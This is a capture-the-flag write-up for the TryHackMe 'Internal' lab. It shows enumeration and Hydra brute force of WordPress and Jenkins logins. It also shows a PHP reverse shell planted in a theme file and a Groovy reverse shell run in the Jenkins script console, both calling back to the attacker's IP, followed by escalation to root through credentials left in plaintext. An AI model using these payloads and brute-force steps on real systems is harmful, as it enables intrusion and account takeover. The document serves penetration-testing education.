

Internal CTF Write-Up:

In the scoop they instruct me to add the hostname – internal.thm to the /etc/hosts file:



```
  GNU nano 6.0                                                        /etc/hosts *
127.0.0.1       localhost
127.0.1.1       moti-kali
10.10.164.150    internal.thm
```


Start with a simple Nmap scan:



```
Nmap scan report for internal.thm (10.10.164.150)
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.90 seconds
```

As we can see there are two open ports , one is ssh and the other is http (apache).

Lets take a look at the site:



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full

This is the default apache page (index.html).


So, lets try to gobuster to find if there is something else:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://internal.thm
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
Progress: 1155 / 220561 (0.52%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 1155 / 220561 (0.52%)
===============================================================
Finished
===============================================================
```

I stopped the gobuster because I see that this is a wordpress site so I decided to use wpscan to continue enumerating.

So first let's check for users:



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# wpscan --url http://internal.thm/wordpress -e u0-100
```




```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Login Error Messages (Aggressive Detection)
```

As we can see we have only the admin user.

Let's try and brute force in to the wordpress administrator panel:

Brute force using hydra:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-form-post '/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&tes
tcookie=1:S=Location'
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 14:18:13
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://internal.thm:80/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location
[STATUS] 1264.00 tries/min, 1264 tries in 00:01h, 14343135 to do in 189:08h, 16 active

[STATUS] 1246.33 tries/min, 3739 tries in 00:03h, 14340660 to do in 191:47h, 16 active
[80][http-post-form] host: internal.thm   login: admin   password: my2boys
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 14:21:32
```

Lets log in and try to get a reverse shell to the machine!

Under Appearance→Theme Editor

We can find the 404.php page, lets change it to php reverse shell:




Twenty Seventeen: 404 Template (404.php)


Selected file content:

```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.41.134';  // CHANGE THIS
$port = 4242;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```


After pressing update file we can start a listener on our attacking machine and to trigger the payload lets try to get to the /wordpress (after trying a lot of ways this one works....):



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# nc -nlvp 4242
listening on [any] 4242 ...
```




```
internal.thm/wordpress/
```




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.164.150] 42854
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:26:53 up 24 min,  0 users,  load average: 0.03, 1.12, 0.98
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Upgrade the shell and start enumerating the system:




```
www-data@internal:/$ find / -name *.txt 2>/dev/null
/opt/wp-save.txt
/boot/grub/gfxblacklist.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-
```

Lets see what inside this txt file :




```
www-data@internal:/$ cat /opt/wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
```

We have credentials to aubreanna user , lets try to connect with theme via ssh:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# ssh aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Apr  4 18:32:41 UTC 2024

  System load:  0.0               Processes:              114
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 38%               IP address for eth0:    10.10.164.150
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.
```

Now that we are connected as the user 'aubreanna' we can start enumerating again, after take a look at its home folder I found to interesting files:




```
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
```

The user.txt is the first flag , lets look at Jenkins.txt:




```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
```


Ok so we have a Jenkins service running on 172.17.0.2 (docker) on port 8080, lets make an ssh tunnel so we would be able to access the Jenkins service from our machine:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# ssh -L 8080:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
```

Now that we created the tunnel lets try to get to the service :






We have the login page, after trying to connect with default credentials (like admin:admin, user:user etc) I decided to brute force the user admin:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-post-form "/j_acegi_security_check:j_username=^USER^&j_p
assword=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password" -s 8080 -v -t 64
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```



```
[VERBOSE] Page redirected to http://:8080/loginError
[VERBOSE] Page redirected to http://:8080/loginError
[8080][http-post-form] host: localhost   login: admin   password: spongebob
[STATUS] attack finished for localhost (waiting for children to complete tests)
[VERBOSE] Page redirected to http://:8080/loginError
```

So we found the admin credentials lets log in and try to get a reverse shell:

Under Manage Jenkins→Script Console , we can enter a groovy script and run it , search on google for groovy reverse shell script and enter it to the script console :



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.


```
String host="10.8.41.134";
int port=4242;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();O
```

Start a listener and run the script:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/internal]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.164.150] 34456
whoami
jenkins
```

Upgrade the shell and start to enumerate the docker:




```
jenkins@jenkins:/$ find / -name *.txt 2>/dev/null
/opt/note.txt
/var/jenkins_home/userContent/readme.txt
/var/jenkins_home/war/images/atom-license.txt
/var/jenkins_home/war/scripts/combobox-readme.txt
```

Lets see what inside the note.txt:



```
jenkins@jenkins:/$ cat /opt/note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if
you
need access to the root user account.

root:tr0ub13guM!@#123
jenkins@jenkins:/$
```


We now have the root credentials! Lets go back to the ssh session and su to root:



```
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# whoami
root
```

Its work!!

Cat the root flag:



```
root@internal:/home/aubreanna# cd ~
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```